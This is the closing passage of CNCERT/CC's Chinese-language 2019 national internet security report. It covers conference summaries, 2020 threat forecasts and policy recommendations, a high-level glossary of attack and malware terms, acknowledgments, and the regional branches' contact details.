2019年12月19日，亚信非政府论坛第三次会议网络安全圆桌会议在重庆召开。本次会议以“开放合作，共享安全——携手构建网络空间命运共同体”为主题，来自国内外CERT组织、网络安全企业、行业协会等单位代表30余人参加会议。

此次圆桌会议由CNCERT/CC承办，嘉宾围绕网络安全形势与政策、威胁与挑战、合作与愿景进行交流讨论。CNCERT/CC党委副书记卢卫表示，亚信建立非政府论坛，构建民间组织合作交流网络，推广亚信理念，扩大亚信影响力，为亚洲安全观、亚洲命运共同体打造了坚实的民意基础。亚洲国家普遍是网络攻击和威胁的受害者，面临的网络安全形势同样严峻。与此同时，我们又有很多深入合作优势，建议固化网络安全圆桌会议，推动对话持续长效；加强网络安全应急响应组织合作，推动成为非政府合作的重要补充；丰富圆桌会议形式，推动机制不断走向深化。

巴基斯坦信息安全联合会主席赛德·阿马尔·侯赛因·贾夫里从互联网的历史、性质以及网络安全面临的严峻形势强调了全球合作的重要性和紧迫性，特别是可以通过演练、竞赛、标准化等方式，进一步提高网络安全应急响应能力，适应21世纪快速变化的新趋势，构建一个绿色、安全的网络空间，促进全球的可持续发展。

中国网络空间安全协会秘书长李欲晓分析了亚洲的互联网发展和网络安全发展现状以及网络空间面临的威胁与挑战。为推动亚洲网络合作迈上新台阶，应坚持互敬互信，增进对话协商，提升网络安全风险防范能力，加强和完善网络安全机制的建设，坚定践行多边主义，加强国际合作，推进民间务实交流合作，为亚洲网络安全与发展提供重要智慧支撑。

北京天融信网络安全技术有限公司董事长于海波从企业角度，通过详实的数据和图表，介绍了当前中国网络空间安全产业现状和结构，并与全球水平做了对比，指出目前已快速进入网络空间时代，未来的万物互联网将给网络空间安全带来巨大市场，应加快推进网络安全体系结构性变革，适应新时代，顺应新要求。

奇安信集团副总裁兼首席战略官刘勇通过三个转变对当前的网络空间安全形势做了判断，指出要构建与业务融合的多重、多维度内生安全防御体系，推动安全防护走向实战化、体系化和常态化，提升本地网络安全能力，加强威胁情报共享，利用众测平台，保护关键基础设施安全，提升应对未知威胁能力，提升系统安全，促进网络安全智库深度合作。

此外，来自乌兹别克斯坦、伊朗、柬埔寨、孟加拉国等多位嘉宾与我国代表分别围绕“网络安全形势和政策”“网络安全国际合作及愿景”等话题进行了精彩对话与讨论。

（12）国家信息安全漏洞共享平台 2019 年工作会议在北京召开

2019年12月30日，国家信息安全漏洞共享平台（CNVD）2019年度工作会议在北京召开。会议由CNCERT/CC主办，CNCER/CC党委副书记卢卫出席会议并致辞。来自CNVD平台的26家技术组和27家用户组单位，以及29家特邀企事业单位的专家和代表参加会议，会议还特别邀请了对CNVD漏洞提交有突出贡献的8位白帽子。

会议总结了CNVD平台2019年的工作情况，介绍了《CNVD平台管理办法》的制定情况，对35家CNVD优秀成员单位和行业单位，以及10名优秀白帽子进行了表彰。会议还邀请了腾讯安全玄武实验室、爱加密研究院、腾讯刀锋安全团队、恒安嘉新（北京）科技股份公司、国网思极检测技术（北京）有限公司和360诺亚实验室的专家从软件空间测绘、App合规监管、基带漏洞挖掘、应急响应分析、行业安全建设等角度分享了技术报告。

CNCER/CC党委副书记卢卫表示，CNVD平台经过10年努力建立了安全漏洞的统一收集验证、信息发布和应急处置体系，在党政机关和重要行业单位威胁预警、网络安全保障以及大规模漏洞攻击威胁应急方面发挥了重要作用，但漏洞消控工作仍然任重而道远，各CNVD支撑单位要深入学习贯彻习近平总书记的总体国家安全观，继续做好网络安全漏洞信息的共享、处置和防护工作，为维护国家网络安全，保护广大信息系统用户切身利益，做出新的贡献。

2020 年网络安全关注方向预测及对策建议

11.1 2020 年网络安全关注方向预测

预计2020年，我国更多网络安全政策法规与治理措施将陆续出台实施，网络安全治理力度将进一步加大，但网络空间也将面临一些新问题与新挑战。2020年值得关注的网络安全方向如下。

（1）规模性、破坏性急剧上升成为有组织网络攻击新特点

随着国际局势渐趋复杂，有组织的、出于政治目的发起的网络攻击行动持续高发。近年来，针对我国发起的APT攻击事件持续曝光，攻击规模和烈度逐年递增，攻击目标涉及国计民生的重要部门和行业。此外，常在敏感时间节点发起有针对性的攻击渗透以最大程度博取政治利益。在当前全球贸易疲弱、经济下行压力持续的背景下，国际间摩擦将从经贸领域逐渐扩散至更多领域，网络攻击作为以小博大的非常规手段将受到各方面势力的高度关注，有组织网络攻击的规模性、破坏性恐将急剧上升。面对愈加严峻的有组织有目的网络攻击形势，各单位难以独立应对，应加强数据情报互通、监测手段互补等方面的能力建设，构建网络安全一体化防护机制，共同应对新的高级网络攻击威胁。

（2）体系化协同防护将成关键信息基础设施网络安全保障新趋势

政府机关、能源、金融、交通、电信等重要行业领域关键信息基础设施的网络安全状况日趋严峻。2019年，境外陆续发生多起电力系统遭漏洞攻击或加密勒索攻击的恶性事件，引发城市大范围停电，严重影响了当地经济社会正常运转。在5G网

络加快覆盖的大背景下，关键信息基础设施暴露在互联网上的情况持续增多。由于承载服务、信息的高价值性，预计在2020年，针对关键信息基础设施的网络窃密、远程破坏攻击、勒索攻击会持续增加。除利用安全漏洞、弱口令等常见方式实施攻击外，通过软硬件供应链、承载服务的云平台作为攻击途径的事件或呈上升趋势，关键信息基础设施的安全问题将受到强烈关注。随着《关键信息基础设施安全保护条例》的加快出台，关键信息基础设施的认定以及各行业、部门、机构的职责愈加清晰。通过各方的共同应对和协同防护，我国关键信息基础设施网络安全评估、监测、防护体系将逐步建立。

（3）政策法规与执法监管多管齐下为数据安全和个人信息保护提供新指引

数据安全立法进程正加快推进，数据安全保护法律体系正在逐步建立，公民数据安全保护意识日渐增强。2019年，国家互联网信息办公室发布《数据安全管理办法（征求意见稿）》《个人信息出境安全评估办法（征求意见稿）》，出台了《儿童个人信息网络保护规定》，全国人大常委会正在制定《个人信息保护法》。中央网信办、工业和信息化部、公安部等监管部门日益提高执法监管力度，加大对违规采集和使用个人信息、泄露或售卖用户数据、侵害用户隐私权益的企业查处力度。但重要数据和个人信息泄露或滥用问题仍较为严重，存在个人信息滥用及不合理披露的情况，对公民个人生活造成影响。2020年，在国家相关政策法规以及执法监管下，相关企业将落实主体责任，依托业务数据安全、运行维护数据安全等治理手段，逐步建立起制度化、体系化、规范化的数据安全管理机制，加快落实数据安全的合规性要求。

（4）精准网络勒索集中转向中小型企事业单位成为网络黑产新动向

自2017年WannaCry蠕虫病毒在全球范围爆发以来，勒索软件进入了大众的视野。勒索攻击利用比特币等数字货币的匿名性，使得攻击者更容易隐藏其踪迹，追踪溯源难度较大，成为网络黑产的高发类型。近年来，勒索攻击的目标逐渐转向网络安全防护较为薄弱的中小型企事业单位。一些专业化的黑客组织出于非法牟取经济利益的目的，通过实施攻击渗透并植入勒索软件等方式，将单位内网中的重要网络资产和数据进行加密，使其日常业务无法开展，从而勒索大量赎金。从攻击手法来看，勒索软件逐渐呈现出专业性高、针对性强的特点，有向“泛APT攻击”发展的趋势。面对精准勒索攻击这一网络安全威胁，各单位应增强安全防护技术手段，提高员工防范意识和操作规范，加强对重要数据的加密和备份等工作。

（5）远程协同热度突增引发新兴业态网络安全风险新思考

2020年初，全球突发新型冠状病毒感染的肺炎疫情，在其影响下，远程办公、医疗、教育等远程协同类的业态模式热度突增，大量传统行业正加快转向通过互联网开展远程业务协作，随之而来的数据泄露、网络钓鱼、勒索病毒、网络诈骗等网络安全风险和威胁日益凸显。目前，我国已经发生多起通过办公电子邮件传播恶意软件，以及对在线教育平台发起DDoS攻击的事件。由于远程办公、医疗、教育涉及节点众多，应用环境复杂，包括网络接入环境、终端设备、数据存储、云平台、可信认证、密码强度等，若存在薄弱环节，可能引发网络远程协同业态中的系统运行安全、网络边界安全、数据安全等方面的风险。预计2020年，针对远程协同类相关业态的网络安全风险和威胁将逐渐出现，引发更多对安全风险的关注。为应对新业态带来的潜在网络安全风险，各方需加强对远程协作加速应用过程中的安全监测和动态评估，及时、有效地应对可能出现的漏洞隐患、网络攻击，保障新业态的蓬勃稳定发展。

（6）5G 等新技术新应用大量涌现或面临网络安全新挑战

2019年，5G商用牌照正式发放、IPv6网络流量快速增长、区块链技术助力金融发展等，这些新技术带来了新活力，新业务蓬勃发展。5G技术与IPv6的特点决定两者必将产生深度融合，引发智能制造、车联网、智慧能源、远程协作、个人AI辅助等新技术、新应用、新业态不断涌现，然而对于给网络带来怎样的新威胁和风险，产生怎样的新攻击类型，采用怎样的防御应对手段等亟待研究。在区块链技术方面，近年来区块链相关系统安全问题频繁暴露，“技术+金融”等新型攻击手段涌现，引起的安全事故损失高达上百亿美元，又由于区块链技术的匿名性和节点全球分布的特征，使用区块链数字资产做资金转移隐蔽性高，难以追溯和识别身份，为犯罪分子利用勒索病毒收取勒索资金等犯罪行为提供了便利。亟需深入研究区块链的安全风险，健全区块链系统级安全防护技术和安全评估手段，建立适应区块链分布式技术机制的安全保障体系。

11.2 对策建议

面对网络安全新形势、新挑战，我们应继续坚持以习近平新时代中国特色社会

主义思想，特别是习近平总书记关于网络强国的重要思想为指导，坚持总体国家安全观，树立正确的网络安全观，加快网络安全技术创新、产业发展、人才培养、协同合作等全面发展，有效提高我国网络空间安全保障能力。

（1）强化关键信息基础设施保护

针对关键信息基础设施的有组织、有目的、高强度网络攻击愈加明显的趋势，建议我国加快出台关键信息基础设施安全保护相关法律法规，落实运营单位主体责任和保护部门的监管责任，统筹开展网络安全检查，强化网络安全态势感知，监测预警和应急处置能力建设，提升抵御网络攻击威胁的能力，构建我国网络空间安全一体化防护体系。工业控制系统作为我国关键信息基础设施的重要组成部分，广泛用于电力、石化、轨道交通、制造等诸多领域，随着物联网、5G、云计算、大数据等技术发展和广泛应用，工业控制系统正从专用、封闭状态逐步向通用、开放方向发展，建议进一步加强工业控制系统网络安全研究投入，构建面向新应用形态的高仿真工业控制系统实验环境，能够满足互联网新技术的融合并持续迭代升级，实现跨行业、跨领域的仿真环境互联互通与共建共用。

（2）提升数据安全管理和个人信息保护力度

建议加快个人信息保护、数据安全管理、个人信息出境安全、儿童个人信息网络保护等数据安全和个人信息保护相关法律法规制定进程，完善国家数据安全和个人信息保护的法制体系，进一步提高全社会加强数据安全管理和个人信息保护意识。推动收集重要数据和个人信息的备案制度尽快落地，明确监管范围，建立通报体系，细化处罚措施，配备激励机制。同时，建立个人信息和重要数据安全监管技术体系，鼓励备案政企进行数据安全风险自评估，个人信息和重要数据出境安全评估，常态化开展数据安全检查评估，督促落实网络运营者主体责任。

（3）加快网络安全核心技术创新突破

建议加强网络安全核心技术攻关，建立健全我国网络空间安全一体化防护能力。强化威胁预测，开展网络安全未知威胁检测技术研究，利用机器学习、人工智能等新技术，提升海量流量中高级威胁线索发现水平，实现网络攻击事件的快速发现与场景还原。强化威胁感知，增强态势感知预测技术，基于大数据分析与宏观微观态势研判，实现对重大网络攻击事件的提前预警，及时做好防范与有效应对。强化威胁防御，构建网络攻击实时防御技术，实现监测体系与处置体系的实时联动，确保受到网络攻击时能第一时间高效处置。

（4）壮大网络安全技术产业规模和网络安全人才队伍

当前我国网络安全技术产业尚有较大发展空间，网络安全人才供给侧短缺。建议进一步优化网络安全技术产业的规划和整体布局，完善支持网络安全技术产业发展的政策措施，加快推进我国网络安全产业高质量发展，培育一批具有国际竞争力的网络安全企业。同时，我国还需持之以恒抓好网络安全人才培养。加强网络空间安全学科专业建设，实施好一流网络安全学院建设示范项目，加快建设国家网络安全人才与创新基地，形成人才培养、技术创新、产业发展的良好生态。

（5）扩大国内外网络安全合作

当前，维护网络安全成为国际社会的共同责任。构建网络空间命运共同体，既是顺应信息时代发展潮流的必然选择，也是应对网络空间风险挑战的迫切需要。建议我国在巩固深化网络安全国内合作的同时，进一步扩大并深化网络安全国际合作。充分发挥政府、企业、科研院所、行业组织等各方作用，建立国家级、省级国内网络安全应急协作体系，面向行业建立网络安全漏洞、网络病毒、网络攻击活动等威胁情报共享与威胁治理技术平台和工作机制，形成国家、省（市、区）、行业有机联合的纵深防御体系，以提供有价值的威胁情报和畅通的治理通道。强化在网络安全技术、经验、标准等方面国际合作，推动构建开放合作的网络安全应急国际合作模式，加快推进与“一带一路”沿线等国家在网络安全领域交流合作。

附 录

网络安全术语解释

• 信息系统

信息系统是指由计算机硬件、软件、网络和通信设备等组成，以处理信息和数据为目的的系统。

• 漏洞

漏洞是指信息系统中的软件、硬件或通信协议中存在的缺陷或不适当的配置，从而可使攻击者在未授权的情况下访问或破坏系统，导致信息系统面临安全风险。常见漏洞有SQL注入漏洞、弱口令漏洞、远程命令执行漏洞、权限绕过漏洞等。

• 恶意程序

恶意程序是指在未经授权的情况下，在信息系统中安装、执行以达到不正当目的的程序。恶意程序分类说明如下。

①特洛伊木马

特洛伊木马（简称木马）是以盗取用户个人信息、远程控制用户计算机为主要目的的恶意程序，通常由控制端和被控端组成。由于它像间谍一样潜入用户的计算机，与战争中的“木马”战术十分相似，因而得名木马。按照功能，木马程序可进一步分为盗号木马[9]、网银木马[10]、窃密木马[11]、远程控制木马[12]、流量劫持木马[13]、下载者木马[14]和其他木马7类。

[9] 盗号木马是用于窃取用户电子邮箱、网络游戏等账号的木马。
[10] 网银木马是用于窃取用户网银、证券等账号的木马。
[11] 窃密木马是用于窃取用户主机中敏感文件或数据的木马。
[12] 远程控制木马是以不正当手段获得主机管理员权限，并能够通过网络操控用户主机的木马。
[13] 流量劫持木马是用于劫持用户网络浏览的流量到攻击者指定站点的木马。
[14] 下载者木马是用于下载更多恶意代码到用户主机并运行，以进一步操控用户主机的木马。

②僵尸程序

僵尸程序是用于构建大规模攻击平台的恶意程序。按照使用的通信协议，僵尸程序可进一步分为IRC僵尸程序、HTTP僵尸程序、P2P僵尸程序和其他僵尸程序4类。

③蠕虫

蠕虫是指能自我复制和广泛传播，以占用系统和网络资源为主要目的的恶意程序。按照传播途径，蠕虫可进一步分为邮件蠕虫、即时消息蠕虫、U盘蠕虫、漏洞利用蠕虫和其他蠕虫5类。

④病毒

病毒是通过感染计算机文件进行传播，以破坏或篡改用户数据，影响信息系统正常运行为主要目的的恶意程序。

⑤勒索软件

勒索软件是黑客用来劫持用户资产或资源并以此为条件向用户勒索钱财的一种恶意软件。勒索软件通常会将用户数据或用户设备进行加密操作或更改配置，使之不可用，然后向用户发出勒索通知，要求用户支付费用以获得解密密码或者获得恢复系统正常运行的方法。

⑥移动互联网恶意程序

移动互联网恶意程序是指在用户不知情或未授权的情况下，在移动终端系统中安装、运行以达到不正当的目的，或具有违反国家相关法律法规行为的可执行文件、程序模块或程序片段。按照行为属性分类，移动互联网恶意程序包括恶意扣费、信息窃取、远程控制、恶意传播、资费消耗、系统破坏、诱骗欺诈和流氓行为8种类型。

⑦其他

上述分类未包含的其他恶意程序。

随着黑客地下产业链的发展，互联网上出现的一些恶意程序还具有上述分类中的多重功能属性和技术特点，并不断发展。对此，我们将按照恶意程序的主要用途参照上述定义进行归类。

• 僵尸网络

僵尸网络是被黑客集中控制的计算机群，其核心特点是黑客能够通过一对多的命令与控制信道操纵感染木马或僵尸程序的主机执行相同的恶意行为，如可同时对

某目标网站进行分布式拒绝服务攻击，或发送大量的垃圾邮件等。

• 拒绝服务攻击

拒绝服务攻击是向某一目标信息系统发送密集的攻击包，或执行特定攻击操作，以期致使目标系统停止提供服务。

• 网页篡改

网页篡改是恶意破坏或更改网页内容，使网站无法正常工作或出现黑客插入的非正常网页内容。

• 网页仿冒

网页仿冒是通过构造与某一目标网站高度相似的页面诱骗用户的攻击方式。钓鱼网站是网页仿冒的一种常见形式，常以垃圾邮件、即时聊天、手机短信或网页虚假广告等方式传播，用户访问钓鱼网站后可能泄露账号、密码等个人隐私。

• 网站后门

网站后门事件是指黑客在网站的特定目录中上传远程控制页面，从而能够通过该页面秘密远程控制网站服务器的攻击形式。

• 垃圾邮件

垃圾邮件是指未经用户许可（与用户无关）就强行发送到用户邮箱中的电子邮件。

• 域名劫持

域名劫持是通过拦截域名解析请求或篡改域名服务器上的数据，使得用户在访问相关域名时返回虚假IP地址或使用户的请求失败。

• 路由劫持

路由劫持是通过欺骗方式更改路由信息，导致用户无法访问正确的目标，或导致用户的访问流量绕行黑客设定的路径，达到不正当的目的。

致 谢

THANKS

《2019 年中国互联网网络安全报告》的写作素材均来自于 CNCERT/CC 网络安全工作实践及支撑单位的报送素材。CNCERT/CC 网络安全工作离不开政府主管部门长期以来的关心和指导，也离不开各互联网运营企业、网络安全厂商、安全研究机构以及相关合作单位的大力支持。在《2019 年中国互联网网络安全报告》撰写过程中，以下单位向 CNCERT/CC 提供了素材：上海观安信息技术股份有限公司（第 2.4 节）、北京启明星辰信息安全技术有限公司（第 2.5 节）、北京奇安信科技有限公司（第 2.6 节）、深信服科技股份有限公司（第 2.7、3.4.3 节）、安天科技股份有限公司（第 3.4.1、4.2.1 节）、亚信科技（成都）有限公司（第 3.4.2 节）、杭州迪普科技股份有限公司（第 3.4.4 节）、恒安嘉新（北京）科技股份公司（第 4.2.2 节）、杭州安恒信息技术股份有限公司（第 5.4.1 节）、北京天融信科技有限公司（第 5.4.2 节）、甘肃海丰信息科技有限公司（第 5.4.3、5.4.4、5.4.7 节）、郑州市景安网络科技股份有限公司（第 5.4.5 节）、北京奇虎科技有限公司（第 5.4.6 节）、绿盟科技集团股份有限公司（第 6.3.1 节）、阿里云计算有限公司（第 6.3.2 节）。以上单位排名不分先后，特此致谢。

2019 年，为维护公共互联网安全，净化公共互联网网络环境，CNCERT/CC 联合有关单位，在网络安全监测、预警、处置等方面积极开展工作。

以下单位对 CNCERT/CC 事件处置要求及时响应、配合积极：阿里云计算有限公司、北京新网数码信息技术有限公司、成都西维数码科技有限公司、上海美橙科技信息发展有限公司、广东时代互联科技有限公司、杭州贰贰网络有限公司、厦门易名科技有限公司、北京蓝海基业科技有限公司。

以下单位向 CNCERT/CC 报送了大量有价值的信息通报，起到了很好的预警效果：恒安嘉新（北京）科技股份公司、北京安天网络安全技术有限公司、北京奇虎科技有限公司、北京奇安信科技有限公司（网神信息技术（北京）股份有限公司）、北京神州绿盟科技有限公司、北京启明星辰信息安全技术有限公司、深信服科技股份有限公司、北京瑞星网安技术股份有限公司。

以下单位积极配合开展移动互联网恶意程序下架等工作：广东欧珀移动通信有限公司（OPPO 软件商店）、维沃移动通信有限公司（VIVO 软件商店）、华为技术有限公司（华为应用市场）、北京百度网讯科技有限公司（百度手机助手）、优视科技有限公司（PP 助手）、北京浩游网讯科技有限公司（优亿市场）、深圳市腾讯计算机系统有限公司（腾讯应用宝）、北京历趣科技有限公司（历趣商店）、魅族科技（中国）有限公司（魅族应用商店）、木蚂蚁（北京）科技有限公司（木蚂蚁市场）、北京卓易讯畅科技有限公司（豌豆荚）、北京小米科技有限责任公司（小米应用商店）、炫彩互动网络科技有限公司（天翼云游戏）、厦门享联科技股份有限公司（非凡软件站）、北京手游天下数字娱乐科技有限公司（游戏狗）、北京奇虎科技有限公司（360 手机助手）、广东风起科技有限公司（华军软件园）、北京掌汇天下科技有限公司（应用汇）。

以下单位在漏洞处置和全局响应方面表现突出：恒安嘉新（北京）科技有限公司、北京知道创宇信息技术股份有限公司（SEEBUG 漏洞平台）、北京奇安信科技有限公司（补天平台）、深圳市腾讯计算机系统有限公司（玄武实验室）、北京天融信网络安全技术有限公司、上海斗象信息科技有限公司（漏洞盒子）、深信服科技股份有限公司、北京数字观星科技有限公司、哈尔滨安天科技股份有限公司、北京启明星辰信息安全技术有限公司。

此报告的完成离不开各单位在日常工作中给予的配合和支持，在此一并感谢。

由于编者水平有限，《2019 年中国互联网网络安全报告》难免存在疏漏和欠缺。在此，诚挚地希望广大读者不吝赐教，多提意见，并继续关注和支持 CNCERT/CC 的发展。 CNCERT/CC 将更加努力地工作，不断提高技术和业务能力，为我国以及全球互联网的安全保障贡献力量。

CNCERT/CC
分中心联系方式

北京分中心
电子邮箱：bjcert@cert.org.cn
热线电话：010-63319651
传　　真：010-63319906

辽宁分中心
电子邮箱：lncert@cert.org.cn
热线电话：024-81531319
传　　真：024-81531399

河北分中心
电子邮箱：hecert@cert.org.cn
热线电话：0311-67695218
传　　真：0311-67695218

吉林分中心
电子邮箱：jlcert@cert.org.cn
热线电话：0431-80982910
传　　真：0431-88963128

山西分中心
电子邮箱：sxcert@cert.org.cn
热线电话：0351-8788226
传　　真：0351-8788859

黑龙江分中心
电子邮箱：hlcert@cert.org.cn
热线电话：0451-53005806
传　　真：0451-53005806

内蒙古分中心
电子邮箱：nmcert@cert.org.cn
热线电话：0471-6684149
传　　真：0471-6684146

上海分中心
电子邮箱：shcert@cert.org.cn
热线电话：021-33024545-555
传　　真：021-33024545-589

天津分中心
电子邮箱：tjcert@cert.org.cn
热线电话：022-85685851

江苏分中心
电子邮箱：jscert@cert.org.cn
热线电话：025-63090171
传　　真：025-83341198

浙江分中心
电子邮箱：zjcert@cert.org.cn
热线电话：0571-87916311
传　　真：0571-87911424

安徽分中心
电子邮箱：ahcert@cert.org.cn
热线电话：0551-65680625
传　　真：0551-65680616

福建分中心
电子邮箱：fjcert@cert.org.cn
热线电话：0591-63518939
传　　真：0591-63518922

江西分中心
电子邮箱：jxcert@cert.org.cn
热线电话：0791-86757956
传　　真：0791-86757952

山东分中心
电子邮箱：sdcert@cert.org.cn
热线电话：0531-82092865
传　　真：0531-82092854

河南分中心
电子邮箱：hencert@cert.org.cn
热线电话：0371-63715858
传　　真：0371-65601667

湖北分中心
电子邮箱：hbcert@cert.org.cn
热线电话：027-87796665
传　　真：027-87796800

湖南分中心
电子邮箱：hncert@cert.org.cn
热线电话：0731-81111668
传　　真：0731-81111663

广东分中心
电子邮箱：gd@cert.org.cn
热线电话：020-85651919
传　　真：020-37267376

广西分中心
电子邮箱：gxcert@cert.org.cn
热线电话：0771-2637957
传　　真：0771-2637997

海南分中心
电子邮箱：hicert@cert.org.cn
热线电话：0898-66533681
传　　真：0898-66520756

重庆分中心
电子邮箱：cqcert@cert.org.cn
热线电话：023-67652356
传　　真：023-63081552

四川分中心

电子邮箱：sccert@cert.org.cn

热线电话：028-86159035

传　　真：028-86159080

甘肃分中心

电子邮箱：gscert@cert.org.cn

热线电话：0931-8417618

传　　真：0931-8417618

贵州分中心

电子邮箱：gzcert@cert.org.cn

热线电话：0851-82995001

传　　真：0851-88131658

青海分中心

电子邮箱：qhcert@cert.org.cn

热线电话：0971-3991005

传　　真：0971-3991040

云南分中心

电子邮箱：yncert@cert.org.cn

热线电话：0871-63566893/63583740

传　　真：0871-63566893

宁夏分中心

电子邮箱：nxcert@cert.org.cn

热线电话：0951-5066117

传　　真：0951-5166869

西藏分中心

电子邮箱：xzcert@cert.org.cn

热线电话：0891-6159882

传　　真：0891-6159891

新疆分中心

电子邮箱：xjcert@cert.org.cn

热线电话：0991-4680289

传　　真：0991-4651927

陕西分中心

电子邮箱：sncert@cert.org.cn

热线电话：029-81770057

传　　真：029-81770017

感谢您阅读CNCERT/CC《2019年中国互联网网络安全报告》，如果您发现本报告存在任何问题，请您及时与我们联系，电子邮箱为cncert@cert.org.cn。

对此我们深表感谢。

国家计算机网络应急技术处理协调中心

2020年6月